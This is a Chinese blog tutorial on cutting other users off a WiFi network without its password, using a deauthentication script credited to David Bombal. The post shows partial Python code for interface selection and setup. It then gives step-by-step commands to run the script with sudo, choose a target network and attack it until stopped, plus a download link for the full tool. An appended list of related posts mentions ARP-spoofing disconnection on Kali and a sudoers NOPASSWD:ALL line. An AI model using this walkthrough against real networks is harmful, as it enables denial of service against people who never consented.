
在不需要WiFi密码的情况下进行断网攻击
本教程只能用于学习研究之用 任何未经他人允许的攻击行为都是违法行为
参考教程 https://www.youtube.com/davidbombal
准备
* kali linux 系统 这里使用的是虚拟机

* 一张可以开启监听模式的网卡
* 两张网卡使用那一张都可以

* 本教程使用的是 python编写的脚本代码 以下是部分代码
* 在代码中作者写了大量的注释 以供使用者参考
active_wireless_networks = []

# We use this function to test if the ESSID is already in the list file.

# If so we return False so we don't add it again.

# If it is not in the lst we return True which will instruct the elif

# statement to add it to the lst.

def check_for_essid(essid, lst):

    check_status = True

    # If no ESSIDs in list add the row

    if len(lst) == 0:

        return check_status

    # This will only run if there are wireless access points in the list.

    for item in lst:

        # If True don't add to list. False will add it to list

        if essid in item["ESSID"]:

            check_status = False

    return check_status

# Basic user interface header

# This is a period of output, don't want you to do it.

print(r"""______            _     _  ______                 _           _

|  _  \          (_)   | | | ___ \               | |         | |

| | | |__ ___   ___  __| | | |_/ / ___  _ __ ___ | |__   __ _| |

| | | / _` \ \ / / |/ _` | | ___ \/ _ \| '_ ` _ \| '_ \ / _` | |

| |/ / (_| |\ V /| | (_| | | |_/ / (_) | | | | | | |_) | (_| | |

|___/ \__,_| \_/ |_|\__,_| \____/ \___/|_| |_| |_|_.__/ \__,_|_|""")

print("\n****************************************************************")

print("\n* Copyright of David Bombal, 2021                              *")

print("\n* https://www.davidbombal.com                                  *")

print("\n* https://www.youtube.com/davidbombal                          *")

print("\n****************************************************************")

# If the user doesn't run the program with super user privileges, don't allow them to continue.

if not 'SUDO_UID' in os.environ.keys():

    print("Try running this program with sudo.")

    exit()

# Remove .csv files before running the script.

for file_name in os.listdir():

    # We should only have one csv file as we delete them from the folder

    #  every time we run the program.

    if ".csv" in file_name:

        print("There shouldn't be any .csv files in your directory. We found .csv files in your directory and will move them to the backup directory.")

        # We get the current working directory.

        directory = os.getcwd()

        try:

            # We make a new directory called /backup

            os.mkdir(directory + "/backup/")

        except:

            print("Backup folder exists.")

        # Create a timestamp

        timestamp = datetime.now()

        # We move any .csv files in the folder to the backup folder.

        shutil.move(file_name, directory + "/backup/" + str(timestamp) + "-" + file_name)

# Regex to find wireless interfaces. We're making the assumption they will all be wlan0 or higher.

wlan_pattern = re.compile("^wlan[0-9]+")

# Python allows is to run system commands by using a function provided by the subprocess module.

# subprocess.run(<list of command line arguments goes here>)

# The script is the parent process and creates a child process which runs the system command,

# and will only continue once the child process has completed.

# We run the iwconfig command to look for wireless interfaces.

check_wifi_result = wlan_pattern.findall(subprocess.run(["iwconfig"], capture_output=True).stdout.decode())

# No WiFi Adapter connected.

if len(check_wifi_result) == 0:

    print("Please connect a WiFi adapter and try again.")

    exit()

# Menu to select WiFi interface from

print("The following WiFi interfaces are available:")

for index, item in enumerate(check_wifi_result):

    print(f"{index} - {item}")

# Ensure the WiFi interface selected is valid. Simple menu with interfaces to select from.

while True:

    wifi_interface_choice = input("Please select the interface you want to use for the attack: ")

    try:

        if check_wifi_result[int(wifi_interface_choice)]:

            break

    except:

        print("Please enter a number that corresponds with the choices available.")
具体步骤
- 将提前准备好的 网卡插入 电脑并切换到虚拟机
- 由于kali linux 自带的python 不是3.7而是3.6 所以要重新下载 python
- 打开终端 输入一下命令 下载
wget https://www.python.org/ftp/python/3.7.0/Python-3.7.0.tgz
- 解压压缩包
tar -zxvf Python-3.7.0.tgz

# 将解压出来的文件夹复制到 /usr/local/  目录下

cp -r python-3.7.0 /usr/local/
- 然后进行编译安装
./configure --enable-optimizations --prefix=/usr/local/Python-3.7/ && make && make install
- 在进入到解压出来的文件的位置后输入
./python --version
查看版本信息

- 在下载的python文件夹里 运行 python文件 s
- 上面的代码文件我已经放在了 ~/ 目录下
sudo ./python ~/wifi_dos_type1.py
- 这里会提示 插入的网卡 wlan0
- 因为这里只有一张 所以就只有一个 输入网卡前的序号

- 这里是自动开启网卡的监听模式 来扫描附近的WiFi
- 再按下 之后 会出现提示 在这里输入要攻击WiFi编号

- 输入编号之后 会自动攻击知道关掉终端或者 按 ctrl + c 强行中断

- 脚本代码下载地址
链接:https://pan.baidu.com/s/1VUPeB3qwZd2lZJdahsiZoA 提取码: i2nv
在不需要WiFi密码的情况下进行断网攻击的更多相关文章
- Linux下MySQL在知道密码的情况下修改密码
1.在知道原密码的情况下,进入MySQL: mysql -u root -p 2.进入 mysql数据库,然后通过语句修改密码: 我的MySQL版本是:mysql Ver 14.14 Distrib ...
- /etc/sudoers文件设置为允许用户在不输入该用户的密码的情况下使用所有命令
设置用户666在不输入该用户的密码的情况下使用所有命令: /etc/sudoers ALL=(ALL) NOPASSWD:ALL # ALL=(ALL) ALL #sudo su - 时是需要输入66 ...
- Kali下进行局域网断网攻击
今天我就来演示一下在kali下的局域网断网攻击,即ARP地址欺骗,下图所要用到的arp地址欺骗状态图: 则: 第一步:假设主机A访问某网站,那么要告知某网站我的IP和MAC地址,但这是以广播的方式告知 ...
- Arcgis api for javascript学习笔记 - 不改变默认端口(6080)情况下,外网访问Arcgis Server 发布的接口
Arcgis Server发布的地图服务地址默认端口号是6080,假设本机上只对80端口做了外网映射,在IIS中部署了一个网站绑定了80端口,那么网站中某个页面通过arcgis api for js ...
- ubuntu wifi连接不上或经常断网,重启就好
问题1.知道wifi密码,驱动也有,可以点击连接,总是提示"连接断开,您现在处于离线状态". 1.打开终端"ctrl+alt+T" 2.输入: sudo vim ...
- Win7 64 + mysql5.6.24(.zip) 不知道root密码的情况下重设密码
解决方式 第一步:在运行(常常在附件中)里输出cmd,右键以系统管理员身份登陆: 第二步:停止mysql服务,命令为:net stop mysql 注意,若不行将当前目录切换到mysql\bin目录 ...
- 在忘记root密码的情况下如何修改linux系统的root密码
1.系统启动时长按shift键后可以看到如下界面: 2.找到 recovery mode 那一行, 按下[e]键进入命令编辑状态,到 linux /boot/vmlinuz-....... r ...
- 虚拟机Linux系统忘记密码的情况下,修改root或其他用户密码
使用场景 linux管理员忘记root密码,需要进行找回操作. 注意事项:本文基于centos7环境进行操作,由于centos的版本是有差异的,继续之前请确定好版本. 步骤 一.重启系统,在开机过程中 ...
- Centos7 忘记密码的情况下,修改root或其他用户密码
转载:https://blog.csdn.net/wcy00q/article/details/70570043 应用场景 linux管理员忘记root密码,需要进行找回操作. 注意事项:本文基于ce ...
- Centos 7 忘记密码的情况下,修改root密码
应用场景 linux管理员忘记root密码,需要进行找回操作. 注意事项:本文基于centos7.4环境进行操作,由于centos的版本是有差异的,继续之前请确定好版本 操作步骤 一.重启系统,在开机 ...
随机推荐
- 【C3】01 概述
CSS (层叠样式表) 让你可以创建好看的网页,但是它具体是怎么工作的呢? 这篇文章通过一些很简单的例子,告诉我们什么是 CSS, 同时还会涉及一些和 CSS 相关的专业术语. 预备知识: 基本的计算 ...
- 【REGX】正则表达式 选中空白行
参考地址: https://www.cnblogs.com/peijyStudy/p/13201576.html VScode并列替换不够智能,我需要等行粘贴,结果SHIFT+ALT复制内容粘贴上去就 ...
- 【Vue】05 Webpack
Webpack是一个现代JS应用的静态模块打包的工具 学习Webpack需要我们安装NodeJS 配置CNPM & CRM 使用切换镜像的方式配置:[不建议] npm config set r ...
- LogCat连接安卓手机拉取日志到本地(Unity开发版)
unity开发游戏的时候经常会碰到安卓手机真机报错/崩溃,定位问题需要拉取安卓手机上的日志到电脑上来查看. 1. unity安装的时候,勾选安卓模块(sdk这些记得勾选安装) 2. 打开对应安卓模块个 ...
- URDF(Universal Robot Description Format)—— 通用机器人描述格式URDF文件简介与生成
参考: https://zhuanlan.zhihu.com/p/477556743 详细介绍资料: https://wiki.ros.org/urdf/XML
- 模具仿真软件FASTAMP —— 华中科技大学材料成形及模具技术国家重点实验室
相关介绍: https://www.ruanfujia.com/software/9525/ FASTAMP 是由华中科技大学材料成形及模具技术国家重点实验室独立设计开发的,是专业的板料冲压成形快速分 ...
- SpringBoot项目中HTTP请求体只能读一次?试试这方案
问题描述 在基于Spring开发Java项目时,可能需要重复读取HTTP请求体中的数据,例如使用拦截器打印入参信息等,但当我们重复调用getInputStream()或者getReader()时,通常 ...
- SMU Summer 2023 Contest Round 3
SMU Summer 2023 Contest Round 3 A. Curriculum Vitae 题意就是要求\(1\)后面不能有\(0\)的情况下的子序列最长长度, 也就是求一个最长不下降子序 ...
- quartz监控日志(一)
最近几个月,现网总是出现定时器不执行的情况,或者定时器卡死的情况,而又不方便排查,只能依靠quartz的debug日志以及错误日志来监控定时器的执行情况,并且随着我们系统中job越来越多,而使得job ...
- Linux命令lsscsi详解
@ 目录 一.什么是scsi 二.常见硬盘接口 1. IDE接口的硬盘 2. SCSI接口硬盘 3. SATA接口类型 三. lsscsi命令 1. lsscsi 命令安装 2. lsscsi命令英文 ...